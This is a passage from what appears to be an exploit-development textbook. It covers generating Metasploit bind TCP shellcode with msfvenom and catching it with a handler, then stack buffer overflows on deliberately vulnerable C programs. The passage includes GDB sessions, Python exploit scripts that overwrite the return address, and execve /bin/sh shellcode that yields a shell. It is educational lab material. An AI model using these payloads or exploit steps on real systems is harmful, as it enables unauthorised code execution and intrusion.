    linux/x64/shell/bind_tcp                           Spawn a command shell (staged). Listen for a connection
    linux/x64/shell/reverse_tcp                        Spawn a command shell (staged). Connect back to the attacker
    linux/x64/shell_bind_tcp                           Listen for a connection and spawn a command shell
    linux/x64/shell_bind_tcp_random_port               Listen for a connection in a random port and spawn a command shell. Use
pen port: 'nmap -sS target -p-'.
    linux/x64/shell_find_port                          Spawn a shell on an established connection
    linux/x64/shell_reverse_tcp                        Connect back to attacker and spawn a command shell
    linux/x86/adduser                                  Create a new user with UID 0
    linux/x86/chmod                                    Runs chmod on specified file with specified mode
    linux/x86/exec                                     Execute an arbitrary command
```

This is just a small section from that list.

Let's take a look at our output formats using `msfvenom --help-formats`:

```
# msfvenom --help-formats
Executable formats
        asp, aspx, aspx-exe, axis2, dll, elf, elf-so, exe, exe-only, exe-service, exe-small, hta-psh, jar, jsp,
loop-vbs, macho, msi, msi-nouac, osx-app, psh, psh-cmd, psh-net, psh-reflection, vba, vba-exe, vba-psh, vbs, war
Transform formats
        bash, c, csharp, dw, dword, hex, java, js_be, js_le, num, perl, pl, powershell, ps1, py, python, raw, rb
, ruby, sh, vbapplication, vbscript
#
```

Let's try to create bind TCP shellcode on Linux:

```
$ msfvenom -a x64 --platform linux -p linux/x64/shell/bind_tcp -b "\x00" -f
c
```

What we have here is simple: `-a` to specify the arch, then we specified the platform as Linux, then we selected our payload to be `linux/x64/shell/bind_tcp`, then we removed bad characters, `\x00`, using the `-b` option, and finally we specified the format to C. Let's execute to see:

```
# msfvenom -a x64 --platform linux -p linux/x64/shell/bind_tcp -b "\x00" -f c
Found 2 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=19, char=0x00)
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 119 (iteration=0)
x64/xor chosen with final size 119
Payload size: 119 bytes
Final size of c file: 524 bytes
unsigned char buf[] =
"\x48\x31\xc9\x48\x81\xe9\xf6\xff\xff\xff\x48\x8d\x05\xef\xff"
"\xff\xff\x48\xbb\xdd\x0a\x08\xe9\x70\x39\xf7\x21\x48\x31\x58"
"\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4\xb7\x23\x50\x70\x1a\x3b"
"\xa8\x4b\xdc\x54\x07\xec\x38\xae\xa5\xe6\xd9\x2e\x0a\xe9\x61"
"\x65\xbf\xa8\x3b\x60\x18\xb3\x1a\x08\xaf\x2e\xd8\x53\x62\xdb"
"\x28\x36\xf2\x69\x4b\x60\x23\xb1\x7f\x3c\xa7\x77\x82\x60\x01"
"\xb1\xe9\x8f\xe7\x69\x54\xdc\x45\xd8\xb9\x53\xd5\x60\x87\xb8"
"\x0f\xe6\x75\x71\x61\x69\x4a\x55\x07\xec\x8f\xdf\xf7\x21";
#
```

Now, copy that shellcode to our C code:

```
#include<stdio.h>
#include<string.h>
unsigned char code[] =
"\x48\x31\xc9\x48\x81\xe9\xf6\xff\xff\xff\x48\x8d\x05\xef\xff"
"\xff\xff\x48\xbb\xdd\x0a\x08\xe9\x70\x39\xf7\x21\x48\x31\x58"
"\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4\xb7\x23\x50\x70\x1a\x3b"
"\xa8\x4b\xdc\x54\x07\xec\x38\xae\xa5\xe6\xd9\x2e\x0a\xe9\x61"
"\x65\xbf\xa8\x3b\x60\x18\xb3\x1a\x08\xaf\x2e\xd8\x53\x62\xdb"
"\x28\x36\xf2\x69\x4b\x60\x23\xb1\x7f\x3c\xa7\x77\x82\x60\x01"
"\xb1\xe9\x8f\xe7\x69\x54\xdc\x45\xd8\xb9\x53\xd5\x60\x87\xb8"
"\x0f\xe6\x75\x71\x61\x69\x4a\x55\x07\xec\x8f\xdf\xf7\x21";

int main()
{
     printf("Shellcode Length: %d\n", (int)strlen(code));
     int (*ret)() = (int(*)())code;
     ret();
}
```

Then, copy it to our victim machine. Now, compile it and run it:

```
$ gcc -fno-stack-protector -z execstack bin-tcp-msf.c -o bin-tcp-msf
$ ./bin-tcp-msf
```

It's waiting for the connection. Now, let's set up our listener on the attacker machine using the Metasploit Framework with the `msfconsole` command, and then choose the handler:

```
use exploit/multi/handler
```

Then, we select our payload using this command:

```
set PAYLOAD linux/x64/shell/bind_tcp
```

Now, we specify our victim machine's IP:

```
set RHOST 192.168.238.128
```

Then, we specify the port—the default port for Metasploit is `4444`:


```
set LPORT 4444
```

Now, we run our handler:

```
exploit
```

The output of the preceding command is shown in the following screenshot:

It says that the session is active on `session 1`. Let's activate this session using `session 1`:



It worked!

Summary

In this chapter, we went through how to create simple shellcodes and how to remove bad characters. We moved on to use `execve` for system commands. Then, we built advanced shellcode, such as bind TCP shell and reverse TCP shell. Finally, we saw how to use the Metasploit Framework to build shellcodes in one line and how to set up a listener using Metasploit.

We now know exactly how to build a payload, so we'll see how to use them. In the next chapter, we will talk about buffer overflow attacks.

6
Buffer Overflow Attacks

In this chapter, we will delve more deeply into buffer overflow attacks. We'll see how to change the flow of execution and look at very simple ways to inject shellcode. Shall we begin?

Stack overflow on Linux

Now, we are about to learn what a buffer overflow is, and we will understand how to change the flow of an execution using a vulnerable source code.

We will be using the following code:

```
int copytobuffer(char* input)
{
    char buffer[15];
    strcpy (buffer,input);
    return 0;
}
void main (int argc, char *argv[])
{
    int local_variable = 1;
    copytobuffer(argv[1]);
    exit(0);
}
```

OK, let's tweak it a little to do something more useful:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int copytobuffer(char* input)
{
    char buffer[15];
    strcpy (buffer,input);
    return 0;
}

void letsprint()
{
    printf("Hey!! , you succeeded\n");
    exit(0);
}

void main (int argc, char *argv[])
{
   int local_variable = 1;
   copytobuffer(argv[1]);
   exit(0);
}
```

Here, we added a new function, `letsprint`, which contains `printf`, and since this function has never been called in the `main` function, it will never be executed. So, what if we use this buffer overflow to control the execution and change the flow to execute this function?

Now, let's compile it and run it on our Ubuntu machine:

```
$ gcc -fno-stack-protector -z execstack buffer.c -o buffer
$ ./buffer aaaa
```

The output of the preceding command can be seen in the following screenshot:

As you can see, nothing happened. Let's try to cause an overflow:

```
$ ./buffer aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

The output of the preceding command can be seen in the following screenshot:

```
stack@ubuntu:~$ ./buffer aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Segmentation fault (core dumped)
stack@ubuntu:~$
```

OK, now let's try to get that error inside our GDB:

```
$ gdb ./buffer
```

Then, let's set a breakpoint at the `main` function to pause the execution at the `main` function:

```
$ break main
```

Now, the program starts. It will pause at the `main` function. Proceed using 24 `a` characters as input:

```
$ run aaaaaaaaaaaaaaaaaaaaaaaa
```

Then, the code will pause at `main`:

```
=> 0x4005ff <main+4>:   sub    rsp,0x20
   0x400603 <main+8>:   mov    DWORD PTR [rbp-0x14],edi
   0x400606 <main+11>:  mov    QWORD PTR [rbp-0x20],rsi
   0x40060a <main+15>:  mov    DWORD PTR [rbp-0x4],0x1
   0x400611 <main+22>:  mov    rax,QWORD PTR [rbp-0x20]
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffdef0 --> 0x0
0008| 0x7fffffffdef8 --> 0x7ffff7a36f45 (<__libc_start_main+245>:      mov    e
di,eax)
0016| 0x7fffffffdf00 --> 0x0
0024| 0x7fffffffdf08 --> 0x7fffffffdfd8 --> 0x7fffffffe334 ("/home/stack/buffer-
overflow/another/buffer")
0032| 0x7fffffffdf10 --> 0x200000000
0040| 0x7fffffffdf18 --> 0x4005fb (<main>:      push   rbp)
0048| 0x7fffffffdf20 --> 0x0
0056| 0x7fffffffdf28 --> 0x7fae5544bc226d48
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x00000000004005ff in main ()
gdb-peda$
```

Hit the *C* and *Enter* keys to continue executing:

```
R14: 0x0
R15: 0x0
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow
)
[-----------------------------------code-----------------------------------]
   0x4005fb <main>:     push   rbp
   0x4005fc <main+1>:   mov    rbp,rsp
   0x4005ff <main+4>:   sub    rsp,0x20
=> 0x400603 <main+8>:   mov    DWORD PTR [rbp-0x14],edi
   0x400606 <main+11>:  mov    QWORD PTR [rbp-0x20],rsi
   0x40060a <main+15>:  mov    DWORD PTR [rbp-0x4],0x1
   0x400611 <main+22>:  mov    rax,QWORD PTR [rbp-0x20]
   0x400615 <main+26>:  add    rax,0x8
[-----------------------------------stack----------------------------------]
Invalid $SP address: 0xffffdeb0
[--------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGBUS
0x0000000000400603 in main ()
gdb-peda$
```

The program crashed as expected, so let's try 26 `a` characters as input:

```
$ run aaaaaaaaaaaaaaaaaaaaaaaaaa
```

You can use Python to generate the input instead of counting the characters:

```
#!/usr/bin/python

buffer = ''
buffer += 'a'*26
f = open("input.txt", "w")
f.write(buffer)
```

Then, give it the execute permission and execute it:

```
$ chmod +x exploit.py
$ ./exploit.py
```

From inside GDB, run the following command:

```
$ run $(cat input.txt)
```

Then, the code will pause at `main`:

```
=> 0x4005ff <main+4>:    sub    rsp,0x20
   0x400603 <main+8>:    mov    DWORD PTR [rbp-0x14],edi
   0x400606 <main+11>:   mov    QWORD PTR [rbp-0x20],rsi
   0x40060a <main+15>:   mov    DWORD PTR [rbp-0x4],0x1
   0x400611 <main+22>:   mov    rax,QWORD PTR [rbp-0x20]
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffdef0 --> 0x0
0008| 0x7fffffffdef8 --> 0x7ffff7a36f45 (<__libc_start_main+245>:       mov    e
di,eax)
0016| 0x7fffffffdf00 --> 0x0
0024| 0x7fffffffdf08 --> 0x7fffffffdfd8 --> 0x7fffffffe332 ("/home/stack/buffer-
overflow/another/buffer")
0032| 0x7fffffffdf10 --> 0x200000000
0040| 0x7fffffffdf18 --> 0x4005fb (<main>:      push   rbp)
0048| 0x7fffffffdf20 --> 0x0
0056| 0x7fffffffdf28 --> 0x8df8a50166b1b996
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x00000000004005ff in main ()
gdb-peda$
```

Hit *C* then *Enter* to continue executing:

```
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x6161
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffded0 --> 0x7fffffffdfd8 --> 0x7fffffffe332 ("/home/stack/buffer-
overflow/another/buffer")
0008| 0x7fffffffded8 --> 0x2004004d0
0016| 0x7fffffffdee0 --> 0x7fffffffdfd0 --> 0x2
0024| 0x7fffffffdee8 --> 0x100000000
0032| 0x7fffffffdef0 --> 0x0
0040| 0x7fffffffdef8 --> 0x7ffff7a36f45 (<__libc_start_main+245>:       mov    e
di,eax)
0048| 0x7fffffffdf00 --> 0x0
0056| 0x7fffffffdf08 --> 0x7fffffffdfd8 --> 0x7fffffffe332 ("/home/stack/buffer-
overflow/another/buffer")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000000000006161 in ?? ()
gdb-peda$
```

Have you noticed the error `0x0000000000006161` in `?? ()`? From the preceding screenshot, the program doesn't know where `0x0000000000006161` is, and `6161` is `aa`, which means we were able to inject 2 bytes into the RIP register, so that is how I got it to start after 24 characters. Don't worry, we will talk about that in the next chapter.

Let's confirm that by using 24 of the `a` characters and 6 of `b` characters:

```
$ run aaaaaaaaaaaaaaaaaaaaaaaabbbbbb
```

We can also use Python:

```
#!/usr/bin/python

buffer = ''
buffer += 'a'*24
buffer += 'b'*6
f = open("input.txt", "w")
f.write(buffer)
```

Then, execute the exploit to generate the new input:

```
$ ./exploit
```

After that, run the following from inside GDB:

```
$ run $(cat input.txt)
```

Then, the code will hit the breakpoint:

```
=> 0x4005ff <main+4>:   sub    rsp,0x20
   0x400603 <main+8>:   mov    DWORD PTR [rbp-0x14],edi
   0x400606 <main+11>:  mov    QWORD PTR [rbp-0x20],rsi
   0x40060a <main+15>:  mov    DWORD PTR [rbp-0x4],0x1
   0x400611 <main+22>:  mov    rax,QWORD PTR [rbp-0x20]
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffdee0 --> 0x0
0008| 0x7fffffffdee8 --> 0x7ffff7a36f45 (<__libc_start_main+245>:       mov    e
di,eax)
0016| 0x7fffffffdef0 --> 0x0
0024| 0x7fffffffdef8 --> 0x7fffffffdfc8 --> 0x7fffffffe32e ("/home/stack/buffer-
overflow/another/buffer")
0032| 0x7fffffffdf00 --> 0x200000000
0040| 0x7fffffffdf08 --> 0x4005fb (<main>:      push   rbp)
0048| 0x7fffffffdf10 --> 0x0
0056| 0x7fffffffdf18 --> 0xd448a38f8cca87d8
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x00000000004005ff in main ()
gdb-peda$
```

Hit *C* then *Enter* to continue:

```
[------------------------------------code------------------------------------]
Invalid $PC address: 0x626262626262
[-----------------------------------stack------------------------------------]
0000| 0x7fffffffdec0 --> 0x7fffffffdfc8 --> 0x7fffffffe32e ("/home/stack/buffer-
overflow/another/buffer")
0008| 0x7fffffffdec8 --> 0x2004004d0
0016| 0x7fffffffded0 --> 0x7fffffffdfc0 --> 0x2
0024| 0x7fffffffded8 --> 0x100000000
0032| 0x7fffffffdee0 --> 0x0
0040| 0x7fffffffdee8 --> 0x7ffff7a36f45 (<__libc_start_main+245>:       mov    e
di,eax)
0048| 0x7fffffffdef0 --> 0x0
0056| 0x7fffffffdef8 --> 0x7fffffffdfc8 --> 0x7fffffffe32e ("/home/stack/buffer-
overflow/another/buffer")
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000626262626262 in ?? ()
gdb-peda$
```

Now, by looking at the error, we see our injected `b` characters in there. At this point, we are doing very well. Now we know our injection form, let's try to execute the `letsprint` function using the `disassemble` command:

```
$ disassemble letsprint
```

The output of the preceding command can be seen in the following screenshot:

```
[--------------------------------------------------------------------------
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000626262626262 in ?? ()
gdb-peda$ disassemble letsprint
Dump of assembler code for function letsprint:
   0x00000000004005e3 <+0>:     push   rbp
   0x00000000004005e4 <+1>:     mov    rbp,rsp
   0x00000000004005e7 <+4>:     mov    edi,0x4006b4
   0x00000000004005ec <+9>:     call   0x400490 <puts@plt>
   0x00000000004005f1 <+14>:    mov    edi,0x0
   0x00000000004005f6 <+19>:    call   0x4004c0 <exit@plt>
End of assembler dump.
gdb-peda$
```

We got the first instruction in the `letsprint` function, `push rbp` with address `0x00000000004005e3`, and the real address is what we need here; we can also get the address by using the `print` command:

```
$ print letsprint
```

The output of the preceding command can be seen in the following screenshot:

Now that we have the address, let's try to build our exploit using Python because we can't pass the address directly:

```
#!/usr/bin/python
from struct import *

buffer = ''
buffer += 'a'*24
buffer += pack("<Q", 0x0000004005e3)
f = open("input.txt", "w")
f.write(buffer)
```

Then, we execute it to generate the new input:

```
$ ./exploit
```

Now, from inside GDB, run the following command:

```
$ run $(cat input.txt)
```

Then, it will hit the breakpoint:

```
=> 0x4005ff <main+4>:   sub    rsp,0x20
   0x400603 <main+8>:   mov    DWORD PTR [rbp-0x14],edi
   0x400606 <main+11>:  mov    QWORD PTR [rbp-0x20],rsi
   0x40060a <main+15>:  mov    DWORD PTR [rbp-0x4],0x1
   0x400611 <main+22>:  mov    rax,QWORD PTR [rbp-0x20]
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffdef0 --> 0x0
0008| 0x7fffffffdef8 --> 0x7ffff7a36f45 (<__libc_start_main+245>:       mov    e
di,eax)
0016| 0x7fffffffdf00 --> 0x0
0024| 0x7fffffffdf08 --> 0x7fffffffdfd8 --> 0x7fffffffe331 ("/home/stack/buffer-
overflow/another/buffer")
0032| 0x7fffffffdf10 --> 0x200000000
0040| 0x7fffffffdf18 --> 0x4005fb (<main>:      push   rbp)
0048| 0x7fffffffdf20 --> 0x0
0056| 0x7fffffffdf28 --> 0x401b3cc4a79b5ab3
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x00000000004005ff in main ()
gdb-peda$
```


Hit *C* and then *Enter* to continue:

```
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffdef0 --> 0x0
0008| 0x7fffffffdef8 --> 0x7ffff7a36f45 (<__libc_start_main+245>:       mov    e
di,eax)
0016| 0x7fffffffdf00 --> 0x0
0024| 0x7fffffffdf08 --> 0x7fffffffdfd8 --> 0x7fffffffe331 ("/home/stack/buffer-
overflow/another/buffer")
0032| 0x7fffffffdf10 --> 0x200000000
0040| 0x7fffffffdf18 --> 0x4005fb (<main>:      push   rbp)
0048| 0x7fffffffdf20 --> 0x0
0056| 0x7fffffffdf28 --> 0x401b3cc4a79b5ab3
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x00000000004005ff in main ()
gdb-peda$ c
Continuing.
Hey!! , you succeeded
[Inferior 1 (process 3894) exited normally]
Warning: not running or target is remote
gdb-peda$
```

We did it! Now, let's confirm that from our shell instead of GDB:

```
$ ./buffer $(cat input.txt)
```

The output of the preceding command can be seen in the following screenshot:



Yes, we changed the flow of execution to execute something that should never be executed!

Let's try another payload just for fun. We will use our code here:

```
int copytobuffer(char* input)
 {
     char buffer[15];
     strcpy (buffer,input);
     return 0;
 }

void main (int argc, char *argv[])
 {
     int local_variable = 1;
     copytobuffer(argv[1]);
     exit(0);
 }
```

But we will add our `execve` syscall to run `/bin/sh` from the previous chapter:

```
unsigned char code[] =
"\x48\x31\xc0\x50\x48\x89\xe2\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x53\x
48\x89\xe7\x50\x57\x48\x89\xe6\x48\x83\xc0\x3b\x0f\x05";

int main()
 {
     printf("Shellcode Length: %d\n", (int)strlen(code));
     int (*ret)() = (int(*)())code;
     ret();
 }
```

Let's put them together:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void shell_pwn()
{
   char code[] =
    "\x48\x31\xc0\x50\x48\x89\xe2\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73
    \x68\x53\x48\x89\xe7\x50\x57\x48\x89\xe6\x48\x83\xc0\x3b\x0f\x05";
   printf("Shellcode Length: %d\n", (int)strlen(code));
   int (*ret)() = (int(*)())code;
   ret();
}
int copytobuffer(char* input)
{
    char buffer[15];
    strcpy (buffer,input);
    return 0;
}

void main (int argc, char *argv[])
{
    int local_variable = 1;
    copytobuffer(argv[1]);
    exit(0);
}
```

Also, here `shell_pwn` will never be executed because we never called it here, but now we know how to do it. First, let's compile it:

```
$ gcc -fno-stack-protector -z execstack exec.c -o exec
```

Then, open our code inside GDB:

```
$ gdb ./exec
```

Then, set a breakpoint at the `main` function:

```
$ break main
```

OK, now let's prepare our exploit to confirm the exact position of the RIP register:

```
#!/usr/bin/python

 buffer = ''
 buffer += 'a'*24
 buffer += 'b'*6
 f = open("input.txt", "w")
 f.write(buffer)
```

Then, execute our exploit:

```
$ ./exploit.py
```

Now, from GDB, run the following command:

```
$ run $(cat input.txt)
```

Then, it will hit the breakpoint at the `main` function:

```
=> 0x4006ad <main+4>:   sub    rsp,0x20
   0x4006b1 <main+8>:   mov    DWORD PTR [rbp-0x14],edi
   0x4006b4 <main+11>:  mov    QWORD PTR [rbp-0x20],rsi
   0x4006b8 <main+15>:  mov    DWORD PTR [rbp-0x4],0x1
   0x4006bf <main+22>:  mov    rax,QWORD PTR [rbp-0x20]
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffdef0 --> 0x0
0008| 0x7fffffffdef8 --> 0x7ffff7a36f45 (<__libc_start_main+245>:       mov    e
di,eax)
0016| 0x7fffffffdf00 --> 0x0
0024| 0x7fffffffdf08 --> 0x7fffffffdfd8 --> 0x7fffffffe33b ("/home/stack/buffer-
overflow/exec/exec")
0032| 0x7fffffffdf10 --> 0x200000000
0040| 0x7fffffffdf18 --> 0x4006a9 (<main>:      push   rbp)
0048| 0x7fffffffdf20 --> 0x0
0056| 0x7fffffffdf28 --> 0xcea2bbeebcd5163f
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x00000000004006ad in main ()
gdb-peda$
```

Let's hit *C* and then *Enter* to continue:

```
[-----------------------------------code-----------------------------------]
Invalid $PC address: 0x626262626262
[----------------------------------stack-----------------------------------]
0000| 0x7fffffffded0 --> 0x7fffffffdfd8 --> 0x7fffffffe33b ("/home/stack/buffer-
overflow/exec/exec")
0008| 0x7fffffffded8 --> 0x200400520
0016| 0x7fffffffdee0 --> 0x7fffffffdfd0 --> 0x2
0024| 0x7fffffffdee8 --> 0x100000000
0032| 0x7fffffffdef0 --> 0x0
0040| 0x7fffffffdef8 --> 0x7ffff7a36f45 (<__libc_start_main+245>:       mov    e
di,eax)
0048| 0x7fffffffdf00 --> 0x0
0056| 0x7fffffffdf08 --> 0x7fffffffdfd8 --> 0x7fffffffe33b ("/home/stack/buffer-
overflow/exec/exec")
[--------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000626262626262 in ?? ()
gdb-peda$
```

Yes, it's complaining about our 6 `b` characters, `0x0000626262626262`, so now we are on the right track. Now, let's find the address of our shellcode:

```
$ disassemble shell_pwn
```

The output of the preceding command can be seen in the following screenshot:

```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000626262626262 in ?? ()
gdb-peda$ disassemble shell_pwn
Dump of assembler code for function shell_pwn:
   0x000000000040060d <+0>:     push   rbp
   0x000000000040060e <+1>:     mov    rbp,rsp
   0x0000000000400611 <+4>:     sub    rsp,0x30
   0x0000000000400615 <+8>:     movabs rax,0x48e2894850c03148
   0x000000000040061f <+18>:    mov    QWORD PTR [rbp-0x30],rax
   0x0000000000400623 <+22>:    movabs rax,0x732f6e69622f2fbb
   0x000000000040062d <+32>:    mov    QWORD PTR [rbp-0x28],rax
   0x0000000000400631 <+36>:    movabs rax,0x485750e789485368
   0x000000000040063b <+46>:    mov    QWORD PTR [rbp-0x20],rax
   0x000000000040063f <+50>:    movabs rax,0x50f3bc08348e689
   0x0000000000400649 <+60>:    mov    QWORD PTR [rbp-0x18],rax
   0x000000000040064d <+64>:    mov    BYTE PTR [rbp-0x10],0x0
   0x0000000000400651 <+68>:    lea    rax,[rbp-0x30]
   0x0000000000400655 <+72>:    mov    rdi,rax
   0x0000000000400658 <+75>:    call   0x4004d0 <strlen@plt>
   0x000000000040065d <+80>:    mov    esi,eax
   0x000000000040065f <+82>:    mov    edi,0x400764
   0x0000000000400664 <+87>:    mov    eax,0x0
   0x0000000000400669 <+92>:    call   0x4004e0 <printf@plt>
```

The first instruction's address is `0x000000000040060d`. Also, we can use the `print` function:

```
$ print shell_pwn
```

The output of the preceding command can be seen in the following screenshot:

```
gdb-peda$ print shell_pwn
$1 = {<text variable, no debug info>} 0x40060d <shell_pwn>
gdb-peda$
```

Perfect! Now, let's build our final exploit:

```
#!/usr/bin/python
 from struct import *

 buffer = ''
 buffer += 'a'*24
 buffer += pack("<Q", 0x000000040060d)
 f = open("input.txt", "w")
 f.write(buffer)
```

Then, execute it:

```
$ ./exploit.py
```

Then, from inside GDB, run the following command:

```
$ run $(cat input.txt)
```

Then, the code will pause at the `main` function; hit *C* to continue:

```
[-----------------------------------stack------------------------------------]
0000| 0x7fffffffdef0 --> 0x0
0008| 0x7fffffffdef8 --> 0x7ffff7a36f45 (<__libc_start_main+245>:       mov    e
di,eax)
0016| 0x7fffffffdf00 --> 0x0
0024| 0x7fffffffdf08 --> 0x7fffffffdfd8 --> 0x7fffffffe33e ("/home/stack/buffer-
overflow/exec/exec")
0032| 0x7fffffffdf10 --> 0x200000000
0040| 0x7fffffffdf18 --> 0x4006a9 (<main>:      push   rbp)
0048| 0x7fffffffdf20 --> 0x0
0056| 0x7fffffffdf28 --> 0x775844e2069c12ca
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x00000000004006ad in main ()
gdb-peda$ c
Continuing.
Shellcode Length: 32
process 4326 is executing new program: /bin/dash
$
```

Now we've got a shell; let's try to execute it with `$ cat /etc/issue`:

```
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x00000000004006ad in main ()
gdb-peda$ c
Continuing.
Shellcode Length: 32
process 4326 is executing new program: /bin/dash
$ cat /etc/issue
[New process 4335]
process 4335 is executing new program: /bin/cat
Ubuntu 14.04.5 LTS \n \l

$ [Inferior 2 (process 4335) exited normally]
Warning: not running or target is remote
gdb-peda$
```

Let's confirm that, using our bash shell instead of GDB:

```
$ ./exec $(cat input.txt)
```

The output of the preceding command can be seen in the following screenshot:

```
stack@ubuntu:~$ ./exec $(cat input.txt)
Shellcode Length: 32
$
$
```

Let's try to execute something:

```
stack@ubuntu:~$ ./exec $(cat input.txt)
Shellcode Length: 32
$
$ cat /etc/issue
Ubuntu 14.04.5 LTS \n \l

$ ls
exec     exploit.py  peda-session-cat.txt   peda-session-exec.txt
exec.c   input.txt   peda-session-dash.txt
$
```

It worked!

Stack overflow on Windows

Now, let's try the previous vulnerable code to exploit the stack overflow on Windows 7. We don't even have to disable any security mechanisms on Windows, such as **Address Space Layout Randomization** (**ASLR**) or **Data Execution Prevention** (**DEP**); we will talk about security mechanisms in the `Chapter 12`, *Detection and Prevention*—shall we begin?

Let's try our vulnerable code using Code::Blocks:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int copytobuffer(char* input)
{
     char buffer[15];
     strcpy (buffer,input);
     return 0;
}

void letsprint()
{
    printf("Hey!! , you succeeded\n");
    exit(0);
}

void main (int argc, char *argv[])
{
    int local_variable = 1;
    copytobuffer(argv[1]);
    exit(0);
}
```

Simply open Code::Blocks and navigate to **File** | **New** | **Empty file**.


Then, write our vulnerable code. Go to **File** | **Save file** and then save it as `buffer2.c`:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int copytobuffer(char* input)
{
    char buffer[15];
    strcpy (buffer,input);
    return 0;
}

void letsprint()
{
    printf("Hey!! , you succeeded\n");
    exit(0);
}

void main (int argc, char *argv[])
{
   int local_variable = 1;
   copytobuffer(argv[1]);
   exit(0);
}
```

